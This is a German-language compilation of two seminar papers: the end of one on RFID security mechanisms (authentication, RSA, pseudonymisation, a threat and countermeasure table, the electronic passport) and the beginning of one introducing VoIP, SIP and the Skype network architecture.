5.1.1 Symmetrische Authentifizierung

Bei der symmetrischen Authentifizierung besitzen nach beide Parteien ein gemeinsames Geheimnis (Schlüssel). Dabei sendet das Lesegerät einen „GET-CHALLENGE“ Befehl an den Transponder. Dieser wiederum erwidert dies durch eine generierte Zufallszahl, die er an das Lesegerät sendet. Mit dem gemeinsamen Schlüssel und einem Schlüsselalgorithmus wird nun ein Datenblock, der aus den beiden Zufallszahlen und Steuerungsdaten besteht, vom Lesegerät generiert und an den Transponder zurück gesendet. Dieser überprüft nun ob seine ursprünglich generierte Zufallszahl und die im Datenblock enthaltene Zufallszahl übereinstimmt. Damit ist das Lesegerät authentifiziert. Um den Transponder beim Lesegerät zu authentifizieren geschieht der gleiche Vorgang in die Rückrichtung, so dass am Ende beide Parteien von der Glaubwürdigkeit der anderen ausgehen kann.

5.1.2 Asymmetrische Authentifizierung

Eingesetztes Verfahren für asymmetrische Authentifizierung ist der RSA Algorithmus. Dabei muss der Tag einen privaten und einen öffentlichen Schlüssel besitzen.

Nach [Stif07] müssen folgende Schritte ausgeführt werden.

1. Wahl zweier Primzahlen p und q
2. Berechnen von

$$n = p * q$$

und

$$r = (p - 1) * (q - 1)$$




Abbildung 7: Symmetrische Authentifizierung [Dece02]

3. Suchen von e mit

$$1 < e < r$$

so dass e Teilerfremd zu r ist

4. Suchen von d mit

$$1 < d < r$$

so dass gilt, dass

$$(e * d) mod r = 1$$

5. Der geheime Schlüssel ist (n, d) und der öffentliche Schlüssel ist (n, e).

RSA Signatur
Eine Nachricht m wird an das Tag gesendet, das wiederum die Nachricht m signiert. Die Hash-Funktion

$$H : \{0,1\}^* \rightarrow \{0,1\}^k$$

wandelt m ins Zielformat um.

Nach [Stif07] sieht dafür folgende Schritte vor.

1. Berechnen von

$$\tilde{m} = H(m)$$

Nachricht digest mit Ausgabe k bits

2. Berechnen von

$$s = \tilde{m}^d mod n$$

3. Tag sendet Signatur s an Reader

RSA Verifikation
Für die Überprüfung der Signatur sieht [Stif07] folgende Schritte vor.

1. Berechnen von

$$\tilde{m} = s^e mod n$$

2. Berechnen von

$$\hat{m} = H(m)$$

3. Vergleichen ob

$$\hat{m} = \tilde{m}$$

wenn nicht verwerfe die Nachricht m

Asymmetrische Authentifizierung hat nach [Stif07] folgende Probleme.

- Berechnungskompliziertheit
- niedrige Speicherkapazität und
- Overheadgrösse zwischen Reader und Transponder.

Aufgrund dieser auftretenden Probleme hat diese Authentifizierungsform eher geringere Bedeutung.

5.1.3 Schlüsselableitungsverfahren

Symmetrische Verfahren besitzen potentielle Sicherheitsrisiken, da alle zu einem System gehörenden Transponder den gleichen Schlüssel besitzen müssen. Wird dieser Schlüssel bekannt, sind alle Transponder gefährdet. Dieses Problem lässt sich lösen, in dem die Transponder nicht die gleichen, sondern unterschiedliche Schlüssel verwenden. Bei der Herstellung des Transponders wird seine Seriennummer ausgelesen und mittels kryptographischen Algorithmus und einem Masterschlüssel ein individueller Schlüssel erzeugt und dem Transponder eingegeben. Die eigentliche Authentifizierung läuft nun nach folgendem Schema ab. Das Lesegerät liest innerhalb des Security Authentication Module (SAM), einem internen Sicherheitsmodul, die ID des Transponders aus und berechnet mittels des Masterschlüssels den individuellen Schlüssel des Transponders. Anschließend folgt die Authentifizierung nach obigem Muster.

5.2 Verschlüsselung

Um sensible Daten vor unbefugten Dritten zu schützen, sollten diese verschlüsselt werden, da die Lufttransportschnittstelle abgehört werden könnte. Eine Möglichkeit besteht darin die zu sendenden Daten mittels Verschlüsselungsalgorithmus und gemeinsamen Schlüssels beider Parteien zu chiffrieren und zu dechiffrieren. Bei identischen Schlüsseln bei Sender und Empfänger spricht man nach [Maye02] von symmetrischer Verschlüsselung, bei nicht identischen Schlüsseln von asymmetrischer Verschlüsselung.

5.3 Verhindern des Auslesens

Um unauthorisiertes Auslesen der im Transponder befindlichen Daten zu vermeiden, finden sogenannte Blocker Tags Anwendung. Diese als Transponder getarnten Geräte senden permanent auf ein Scannen des Lesegeräts ihre ID-Nummer aus, was für ein Verstecken der zu schützenden Transponder sorgt. Um die eigentliche Anwendung nicht zu zerstören, werden bspw. nur bestimmte Adressräume durch die Blocker-Tags abgeschirmt. [BSI04]

5.4 Pseudonymisierung

Bei der Pseudonymisierung werden nicht die eigentlichen IDs der Tags verwendet, sondern sogenannte Meta-IDs. Dieses IDs stellen Ergebnisse einer Hash-Funktion (Hash-Lock-Verfahren) dar. Diese Meta-ID (hier: Pseudonym) sperrt den Tag insofern, dass er nur über diese Meta-ID vom Lesegerät ansprechbar ist. Zur Entsperrung muss das Lesegerät in einer Datenbank den zum Pseudonym gehörigen Schlüssel suchen und an den Tag übermitteln. Dieser berechnet das Pseudoynm aus dem Schlüssel und bei richtigem Schlüssel entsperrt sich dieser. [BSI04]

5.5 Dauerhafte Deaktivierung

Wird der RFID-Tag nicht mehr benötigt, sollte dieser dauerhaft deaktiviert werden, um ein „Umkleben“ zu verhindern. [uChr06]

5.6 Henrici-Müller-Verfahren

Das Verfahren von Henrici und Müller besteht aus drei Bestandteilen.

- Gegenseitige Authentifizierung von Tag und Lesegerät
- Kommunikationsverschlüsselung
- Sicherstellung von „Location Privacy“

Um die „Location Privacy“ zu gewährleisten wird hierbei regelmässig die ID geändert und niemals die ID, sondern nur der Hashwert preisgegeben. [BSI04]

5.7 Bedrohungslage

Abbildung 8 stellt die Kosten für den Angriff eines RFID-Systems in Bezug zu den Kosten für die entsprechenden Gegenmaßnahmen. Grundsätzlich sind die Kosten geringer als die Kosten für den Angriff, was wiederum bedeutet, dass durch geeignete Maßnahmen es dem Angreifer schwer gemacht wird, einen Angriff auf das System zu machen. Durch die massenweise Produktion der RFID-Chips reduzieren sich die Kosten auf ein Minimum.

6 Perspektiven

Eine in der Vergangenheit bezüglich der Sicherheit kritisch betrachtete Technologie scheint vor dem Durchbruch zu stehen. Laut dem INFORMATIONSFORUM RFID e.V. [e.V.07] stehen im europäischen Haushalt neun Milliarden Euro für Informations- und Kommunikationstechnologien bereit, wovon Teile der Fördermittel auch für ehrgeizige RFID-Projekte vorgesehen sein sollen. Unternehmen schätzen die Technologie, da sie ihre Geschäftsprozesse optimieren soll. Auch im Gesundheitsbereich findet RFID Anwendung. So soll die „Vernetze Klinik“ dabei helfen Prozesse innerhalb von Krankenhäusern zu verbessern. Mit Transponder versehene Betten können so effizienter gereinigt werden und Reinigungskosten eingespart werden. Alles in allem lässt sich sagen, dass in Zukunft viele Bereich durch RFID optimierbar sind, den administrativen Teil vieler Vorgänge verringern wird und, als wichtiger Punkt an zuführen, die Fehlerquote praktisch auf Null reduzieren soll.

Angriff	Kosten	Gegenmaßnahmen	Kosten
Abhören der Kommunikation zwischen Tag und Lesegerät	hoch	Verlagerung ins Backend Abschirmung Verschlüsselung	mittel
Unautorisiertes Auslesen der Daten	mittel bis hoch	Detektoren Authentifizierung	mittel
Unautorisiertes Verändern der Daten	mittel bis hoch	Read-only-Tags Detektoren Authentifizierung	gering bis mittel
Cloning und Emulation	mittel	Erkennung von Duplikaten Authentifizierung	mittel
Ablösen der Tags vom Trägerobjekt	gering	Mechanische Verbindung Alarmfunktion (aktive Tags) Zusatzmerkmale	gering bis mittel
Mechanische oder chemische Zerstörung	gering	Mechanische Verbindung	gering bis mittel
Zerstörung durch Feldeinwirkung	mittel	selbst heilende Sicherung (nur begrenzt wirksam)	in Serie gering
Zerstörung durch Missbrauch eines Kill-Befehls	mittel	Authentifizierung	mittel
Entladen der Batterie (nur aktive Tags)	mittel	Schlafmodus	in Serie gering
Blocker-Tag	gering	Verbot in AGB (nur begrenzt wirksam)	gering
Störsender	mittel bis hoch	Messungen Frequenzsprungverfahren	mittel bis hoch
Feldauslöschung	gering (jedoch schwierig)	keine	-
Feldverstimmung	sehr gering	aktive Frequenznachführung	mittel bis hoch
Abschirmung	sehr gering	verbesserte Lesestationen (nur begrenzt wirksam)	mittel

Abbildung 8: Bedrohungslage [BSI04]

6.1 Anwendung am Beispiel Reisepass

Wie [EPA] berichtete, gibt es seit März 07 neue elektronische Reisepässe (Siehe Abbildung 9), die mit einem RFID-Chip ausgestattet sind. Dieser neue, ePass genannte, Reisepass ermöglicht die eindeutge Feststellung der Identität des Trägers bzw. entlarvt Betrüger, die sich eines anderen Reisepasses bemächtigt haben.

Dieser ePass hat nach [EPA] folgende Spezifikation:

- Beinhaltet RFID-Chip
- Kryptographischer Coprozessor
- Speicherung der üblichen Personendaten + biometrische Merkmale
- Integrität + Authentizität durch Signatur gewährleistet
- Zugriffsschutz soll unbemerktes Auslesen vermeiden

Dass dieser vermeindlich sichere ePass sicherheitskritische Mängel aufweist, zeigen neueste Versuche, die diese Sicherheitsmechanismen umgehen. So gelang es einem deutschen Forscher diesen Schutz zu umgehen, den Tag zu klonen und somit eine Kopie eines ePasses anzufertigen.

Wie kann man sich jedoch trotz neuem elektronischen Reisepass vor unbefugtem Zugriff Dritter schützen ? Eine Möglichkeit stellt eine Schutzhülle dar, die aus einer dünnen Kunststoffschicht sowie einer Metalllegierung zur Abschirmung der Daten vor unbefugtem Auslesen besteht. (Siehe Abbildung 10)




Abbildung 9: Elektronischer Pass [EPA]

Abbildung 10: RFID-Schutzhülle [SAF]

Literatur

[Birk07] Henk Birkholz. RFID und Sicherheit - Sicherer Einsatz von RFID in der Produktion. Technischer Bericht, 2007.

[BSI04] BSI. Risiken und Chancen des Einsatzes von RFID-Systemen. Technischer Bericht, BSI, 2004.

[Dece02] Deceed. Chipkarten für Fortgeschrittene. Technischer Bericht, 2002.

[EPA] Biometrie-Reisepass mit RFID-Chip kostet 59,- Euro.

[e.V.07] INFORMATIONSFORUM RFID e.V. RFID PERSPEKTIVEN 05. Technischer Bericht, INFORMATIONSFORUM RFID e.V., 2007.

[Fink06] Klaus Finkenzeller. *RFID Handbuch 4. Auflage*. Hanser. 2006.

[Hans06] Jeff Hanson. An Introduction to RFID Development. *DevX.com online report*, 2006.

[Ilan06] Avishai Wool Ilan Kirschenbaum. How to Build a Low-Cost, Extended-Range RFID Skimmer. Technischer Bericht, 2006.

[Maye02] Björn Mayer. *Asymmetrische Verschlüsselung*, 2002.

[SAF] RFID-Schutzhülle für ePass und WM-Karten.

[SIT07] Fraunhofer SIT. RFID-Sicherheit und Angriffsmethoden. *Fraunhofer SIT*, 2007.

[Stif07] Musab Haj Stifi. GMSS Signatur Generation für RFID Tags. Technischer Bericht, Technische Universität Darmstadt, 2007.

[Stud] Environmental Studies. Verschlüsselung von RFID Systemen: Beschreibung - Erklärung - Informationen. *Environmental Studies*.

[Thom04] Harald Kelter Thomas Finke. Radio Frequency Identification - Abhörmöglichkeiten der Kommunikation zwischen Lesegerät und Transponder am Beispiel eines ISO14443-Systems. Technischer Bericht, 2004.

[uChr06] Aysegül Gündogan und Christian Corona. RFID - Nutzen und Gefahren. Technischer Bericht, 2006.

Abbildungsverzeichnis

VoIP- und Skype-Sicherheit

Dennis Asi

Internet-Telefonie bzw. *VoIP* (Voice over Internet Protocol) hat in den letzten Jahren zunehmend an Bedeutung gewonnen - und damit gleichsam die Frage nach der *Sicherheit*. Die Gewährleistung der Sicherheit erfordert verschiedene Maßnahmen und umfasst unter anderem die Wahrung der primären Sicherheitsziele *Vertraulichkeit*, *Authentizität*, *Integrität* und *Verfügbarkeit*. Basierend auf den Grundlagen der Internet-Telefonie (Signalisierung, Echtzeitkommunikation) und mit besonderem Hinblick auf die *VoIP*-Software *Skype* werden in dieser Seminararbeit Protokolle und Mechanismen vorgestellt, die Sicherheit in *VoIP*-Netzwerken gewährleisten und fördern können. Darüber hinaus werden Szenarien und Angriffsmöglichkeiten veranschaulicht, die diesen Sicherheitszielen entgegenwirken und es wird erläutert, wie und an welchen Stellen Angriffe durchgeführt werden und welche Konsequenzen sich schlussendlich für *VoIP*-Netzwerke und -Benutzer ergeben können.

1 Einleitung

Telefonie ist seit circa 40 Jahren zu einem praktisch unverzichtbaren Bestandteil unserer Gesellschaft geworden. Ob mit dem Handy oder beim Griff zum „altmodischen“ Festnetztelefon - nahezu ständig bedienen wir uns dieser Technik, die bereits vor 150 Jahren ihre Anfänge nahm. Und wie jede technologische Errungenschaft, so ist auch die Telefonie einem stetigen Wandel unterzogen - gerade in den letzten Jahren zeigt sich ein fortlaufender Trend zur sogenannten *Internet-Telefonie* bzw. *VoIP* (Voice over Internet Protocol). Die Kopplung dieser beiden Netze, also des klassischen Telefonnetzes und des Internets, welche auch als „Konvergenz der Netze“ [Bada07] bezeichnet wird, birgt nicht nur technische Herausforderungen, sondern stellt auch erhebliche Ansprüche an sicherheitsrelevante Aspekte. Die Grundlagen dieser Entwicklung, die Anforderungen an die Sicherheit sowie mögliche Angriffsszenarien sollen im Rahmen dieser Seminararbeit vermittelt werden. Dabei soll auch ein spezielles Augenmerk auf das am weitesten verbreitete Signalisierungsprotokoll *SIP* und die momentan populärste *VoIP*-Software, *Skype*, gerichtet werden.

2 Grundlagen

2.1 Wie funktioniert Internet-Telefonie?

Internet-Telefonie bzw. ein Internet-Telefonat verläuft im Grunde wie ein gewöhnliches Telefongespräch. Um Sprache über das Internet, welches auch als *IP*-Netz (Internet Protocol) bezeichnet wird, übertragen zu können, müssen allerdings eine Reihe von Protokollen und Mechanismen zur Verfügung gestellt werden, die zum einen für den Auf- und Abbau einer

Verbindung als auch für den Transport der eigentlichen Datenpakete zwischen Gesprächsteilnehmern bzw. Endgeräten („*IP*-Telefone“) zuständig sind. Desweiteren sollte die Sprachübertragung vornehmlich in Echtzeit geschehen, weshalb zusätzlich bestimmte Gütekritieren (2.1.3) erfüllt werden müssen. Das grundlegende Prinzip der Internet-Telefonie ist in Abbildung 1 dargestellt.




Abbildung 1: Grundprinzip der Internet-Telefonie

2.1.1 Signalisierung

Die Übertragung von Sprache bzw. Sprachdaten setzt in der Regel zunächst den Aufbau einer Verbindung zwischen den Kommunikationspartnern voraus. Dieser Vorgang, welcher auch die Aufrechterhaltung der gesamten Kommunikationsverbindung während der eigentlichen Datenübertragung sowie nach abgeschlossenem Informationsaustausch den Abbau der Verbindung beinhaltet, wird als *Signalisierung* bezeichnet. Das mittlerweile am weitesten verbreitete Signalisierungsprotokoll ist *SIP*, das Session Initiation Protocol. Es wurde erstmals in RFC2543 von der *IETF*, der Internet Engineering Task Force, spezifiziert und unter anderem durch RFC3261 erweitert. Das Protokoll arbeitet nach dem *Request/Response*-Prinzip, wobei ein Teilnehmer eine Anfrage (*SIP*-Request) für ein Telefongespräch an einen anderen Teilnehmer sendet, die dieser dann entsprechend beantwortet (*SIP*-Response). Es unterstützt darüber hinaus Authentifizierung (3.3), Weiterleitung der Anrufe sowie Audio- und Videokonferenzen.

***SIP*-Adressen, Einsatzgebiete und *SIP*-Nachrichten**
Die Kennung bzw. Adressierung von Benutzern erfolgt in Anlehnung an das Schema der *E-Mail*-Adressen (wobei diese dann entsprechend als *SIP*-Adressen bezeichnet werden): so kann ein Teilnehmer beispielsweise durch *Teilnehmer@domain.xyz* adressiert werden. Weiterhin kann der *SIP*-Einsatz in *VoIP*-Netzwerken an verschiedensten Stellen geschehen: es kann sowohl für einfache Verbindungen in Endgeräten als auch in komplexen Netzen in Servereinrichtungen verwendet werden. Bei letzterem unterscheidet man dabei zwischen

- **Registrar (Location Server)**: Da anhand einer *SIP*-Adresse nur die Domäne (Domain) eines Teilnehmers zu erkennen ist und nicht, welches Endgerät er tatsächlich benutzt, können Anfragen an den Registrar gestellt werden, der die (*IP*-)Adresse der eigentlichen Zieleinrichtung in der Domäne bestimmt. Der Registrar ist meistens in einem eigenständigen Server, dem *Location Server*, integriert.

- **Proxy-Server**: Ein Proxy-Server dient in der Regel als Vermittler zwischen zwei oder mehreren Gesprächsteilnehmern, indem er Anfragen weiterleitet und im Bedarfsfall Informationen von einem Location Server anfordert, um Endgeräte zu adressieren.

- **Redirect-Server**: Agiert als Vermittler und bestimmt unter anderem mit Hilfe des Registrars Zieladressen. Diese leitet er jedoch direkt an den Initiator der Verbindung weiter, damit dieser eine sogenannte *virtuelle* Verbindung mit dem Empfänger aufbauen kann und somit keine weitere Anfragen an den Server stellen muss.

SIP ist ein *nachrichtenorientiertes* Protokoll, das heißt, dass Anfragen und dazugehörige Antworten durch fest definierte Nachrichten und entsprechendem Inhalt übermittelt werden. Eine Auflistung der wichtigsten Nachrichtentypen ist in Tabelle 1 wiedergegeben. In Abbildung 2 ist schließlich ein beispielhafter Ablauf eines Signalisierungs- und Übertragungsvorgangs dargestellt: Teilnehmer B registriert sich zunächst beim Registrar mittels `REGISTER`. Anschließend initiiert Teilnehmer A durch `INVITE` einen Verbindungsaufbau, der mit Hilfe des Proxy Servers und Registrars zum gewünschten Ziel übermittelt wird. Nachdem beide Seiten Bestätigungen gesendet haben (`200 Ok` und `ACK`), erfolgt der eigentliche Informationsaustausch. Die Verbindung wird dann nachfolgend mit `BYE` durch Teilnehmer A beendet, was Teilnehmer B schließlich bestätigt.

Request-Nachrichten	
Name/Typ	**Beschreibung**
`INVITE`	Initiiert den Aufbau einer Verbindung zwischen zwei Teilnehmern.
`BYE`	Initiiert den Abbau einer Verbindung.
`ACK`	Bestätigt die Annahme eines Anrufs.
`REGISTER`	Sendet Teilnehmerdaten an einen Registrar.
`CANCEL`	Unterbricht und beendet den Aufbau einer Verbindung.
Response-Nachrichten	
`1xx`	(*Informational*) Mitteilung, dass ein Request bearbeitet wird.
`2xx`	(*Success*) Eine Anfrage wurde erfolgreich empfangen und akzeptiert.
`3xx`	(*Redirection*) Es müssen weitere Bearbeitungs- und Weiterleitungsschritte für eine erfolgreiche Anfrage vorgenommen werden.
`4xx/5xx/6xx`	(*Errors/Failures*) Fehler sind aufgetreten.

Tabelle 1: Übersicht über *SIP*-Nachrichtentypen

2.1.2 Echtzeitkommunikation

Nach dem erfolgreichen Aufbau einer Kommunikationsverbindung besteht eine sogenannte *RTP*-Sitzung zwischen den Gesprächsteilnehmern. Das dabei zum Einsatz kommende Protokoll *RTP* (Real-time Transport Protocol) [RFC3550], das auf *UDP* (User Datagram Protocol) [RFC768] aufbaut, wurde speziell für die Übertragung von Audio- und Videodaten konzipiert, da das für die reine Datenübertragung üblicherweise verwendete *TCP* (Transmission Control Protocol) [RFC793] nicht echtzeitfähig ist. Allerdings fehlen bei *RTP* gewisse Eigenschaften zur Übertragungssicherung (u.a. Empfangsquittierung) der zu übermittelnden Sprachdaten, weshalb als zusätzliches Steuerungsprotokoll *RTCP*, das *RTP* Control Protocol, entwickelt wurde.




Abbildung 2: Ablauf eines Signalisierungsvorgangs [Bada07] [RSCJ+02]

2.1.3 QoS - Quality of Service

Besonders bei *VoIP* werden bestimmte Dienstgüte-Anforderungen, die auch als *QoS*-Anforderungen bezeichnet werden, an das Netzwerk gestellt, um die Sprache in akzeptabler Qualität und Zeit übertragen zu können. Dazu muss das Netz unter anderem imstande sein, eine gewisse Mindest-Bandbreite für eine Verbindung zu garantieren und Verzögerungszeiten sowie Datenverluste zu minimieren. In vielen Netzwerken (u.a. dem Internet und praktisch allen Ethernet-Netzwerken) ist Quality of Service allerdings nach wie vor nicht verwirklicht, woraus folgt, dass eine Garantie für eine angemessene Übertragung der Sprache so gut wie unmöglich ist [ErDe07].

2.2 Skype als populäre VoIP-Software

Neben den Standards der *IETF* haben sich im Laufe der Zeit eine ganze Reihe weiterer Protokolle und Anwendungen für *VoIP* entwickelt, genannt seien zum Beispiel *H.323* der *ITU-T* (Internationale Fernmeldeunion), *Jingle*, *Gizmo* oder *Zfone*. Unter ihnen hat sich jedoch eine Software besonders herauskristallisiert: *Skype*. Skype ist ein von den Softwareentwicklern Niklas Zennström und Janus Friis programmiertes proprietäres *VoIP*-Softwarepaket, das auf *p2p*-Technologie (Peer-to-peer) basiert und somit den Aufbau eines dezentralen Netzwerks ermöglicht, in dem jeder Peer (Gleichberechtigter) mit anderen bekannten Peers über eine direkte Verbindung kommunizieren kann. Dadurch wird das Gesamtsystem sehr dynamisch und skalierbar, da Rechenleistung und Speicherplatz von den jeweiligen Skype-Benutzern bezogen werden können [ScFS05]. Die große Popularität von Skype ist im Grunde auf die einfache Bedienbarkeit bzw. Benuteroberfläche, die ausgezeichnete Sprach- und Übertragungsqualität und die problemlose Funktionsweise speziell hinter Sicherheitsmechanismen wie Firewalls zurückzuführen [BaSc04].

Netzwerkstruktur
Das Skype-Netzwerk selbst besteht aus drei Komponenten: *Ordinary Hosts*, *Supernodes* und *Login Server*. Ordinary Hosts stellen gewöhnliche Skype-Clients dar (z.B. PCs, Laptops etc. mit installierter Skype-Software), die, sofern sie genügend Ressourcen (d.h. CPU, Bandbreite usw.) besitzen, zu Supernodes aufgewertet werden können und nunmehr Verteilerknoten repräsentieren. Das einzige zentrale Element im Skype-Netzwerk ist der Login Server, der

Benutzerdaten wie Name und Passwort speichert und außerdem die Authentifizierung (3.3) der Benutzer vornimmt. In Abbildung 3 ist der schematische Aufbau des Skype-Netzwerks wiedergegeben: Ordinary Hosts müssen sich zunächst mit einem Supernode (aus einer Menge von bekannten Supernodes) verbinden, bevor sie Anfragen an sonstige Netzknoten stellen können. Diese Anfragen werden dann entsprechend über den Supernode an andere Supernodes weitergeleitet („verteilt“), bis das gewünschte Ziel gefunden wurde (das heißt entweder andere Ordinary Hosts, Supernodes oder Login Server bei der Anmeldung im Skype-Netzwerk) [BaSc04].




Abbildung 3: Aufbau des Skype-Netzwerks [BaSc04]

3 VoIP-Sicherheit

Je schneller das Internet wächst, je mehr Dienste und Funktionen im Internet bereitgestellt werden, umso zentraler und wichtiger wird auch die Frage nach der *Sicherheit*. Ob beim Online-Banking, bei Auktionen, beim Empfangen und Versenden von E-Mails oder bei Internet-Telefonie: immer drängender werden die Forderungen nach robusten und effektiven Mechanismen und Protokollen, die Schutz vor unbefugtem Zugriff und nichtauthorisierter Manipulation und Zerstörung gewährleisten - insbesondere bei einem stetigen Wachstum krimineller Aktivitäten und Elemente im Internet [BSI07]. Bei *VoIP*-Netzwerken ist dies sogar umso zwingender, da über Sprache ausgetauschte Informationen sehr viel persönlicher, vertraulicher und aussagekräftiger sein können, als beispielsweise Textnachrichten in Chatsystemen und ein Schutz dieser Informationen wie bei Gesprächen über das normale Telefonnetz als quasi selbstverständlich angesehen wird. Desweiteren ist speziell bei *p2p*-Netzwerken wie Skype, in denen Netzknoten direkt miteinander kommunizieren können und der Datenverkehr nicht über eine zentrale Instanz läuft (mit Ausnahme der Authentifizierung beim Login Server), eine funktionierende Schutzvorrichtung seitens der Anwendung Grundvoraussetzung für einen sicheren Betrieb. Die *Gewährleistung der Sicherheit* hat somit eine der obersten Prioritäten beim Entwurf und bei der Nutzung von *VoIP*-Netzwerken.

3.1 Sicherheitsziele

Es gibt eine Vielzahl an unterschiedlichen Aspekten, die die Sicherheit in *VoIP*-Netzwerken beeinflussen können. Die bedeutensten Faktoren sind in Abbildung 4 illustriert. In den fol-

